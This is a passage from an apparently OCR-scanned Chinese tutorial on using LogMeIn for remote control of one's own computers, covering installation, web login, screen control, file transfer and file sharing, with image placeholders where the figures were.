下载并在远程电脑上安装LogMeIn.exe，安装过程中的LogMeIn Account Details窗口输入帐号及密码（图1）。如果在多台计算机上使用同一帐号安装LogMeIn，并且选择了"I'm already a LogMeIn subscriber"，就可以在客户端实现集群控制，随后输入计算机的描述信息。安装完成后，LogMeIn会注册成系统服务。在Ie浏览器中输入https://127.0.0.1:2002，可以立即进行测试。对于Windows98/Xp系统，在安装过程中的Computer Acess Code窗口需要输入Username（用户名）和Computer Acess Code（控制码），每次利用LogMeIn控制安装Windows 98/Xp的电脑必须输入该控制码。

四、远程控制

在远程电脑上激活LogMeIn后，在客户端电脑的浏览器地址栏中输入www.LogMeIn.com，在网页中的"Have an account? Log in。"处输入帐号名和密码，点击"log me in"按钮，进入"My Computers"页面，这里列出了远程计算机名称列表（图2）。移动鼠标到相应图标上，在弹出的菜单中点击"Connect"，出现登录页面（图3），有两种选择，一种是输入先前设定的用户名和控制码，另一种是输入你的Windows用户名和密码。确认输入正确后进入控制主页面（图4），在这里就可以对远程计算机随心所欲的控制了。



图1




图2




图3




图4

五、屏幕控制

在“Remote Control”一栏中点击“Go>>”按钮，在出现的对话框中有三项选择：远程文件的本地打印、同步远程机与客户机的剪贴板数据、记住设置，下次连接不出现对话框。根据情况选定即可。

点击工具条上的“Ctrl-Alt-Del”按钮激活远程主机登录窗口，进入控制状态后，远程主机会出现被控制成功信息并显示客户机的Ip 地址。用户可以像使用本机一样操纵远程电脑屏幕。

LogMeIn 提供的远程控制功能比较强大，利用屏幕控制窗口上的工具条，用户可以设定是否全屏控制，设定控制屏幕的分辨率及色彩位数，自由缩放屏幕大小，还提供了屏幕放大镜功能（图5），可以设定网速，还能列出当前系统所有终端服务连接，并能切换到选定的终端服务连接，还可以打开聊天功能，和远程主机进行交互聊天。

有趣的是，点击按钮菜单“View”→“Erase Drawings”，可以在屏幕上自由“涂鸦”（图6）。




图5




图6

六、文件传输

在“File Manage”一栏中点击“Go>>”按钮，进入文件传输界面（图7）。在左边显示客户机文件列表，在右边显示远程机文件列表，支持鼠标脱拽传送文件。利用工具栏上的按钮和右键菜单，能实现对本机和远程主机上的文件和文件夹进行建立、改名、删除、合并、更新、复制、选择等操作，可以利用同步目录和复制更新功能保持客户机和远程机目录的同步。LogMeIn 支持断点续传，一旦在传送过程中意外断开，再次连接时会从断开处继续传送。




图7

七、文件共享

在“File Share”栏中点击“Go>>”按钮，进入文件共享窗口（图8）。

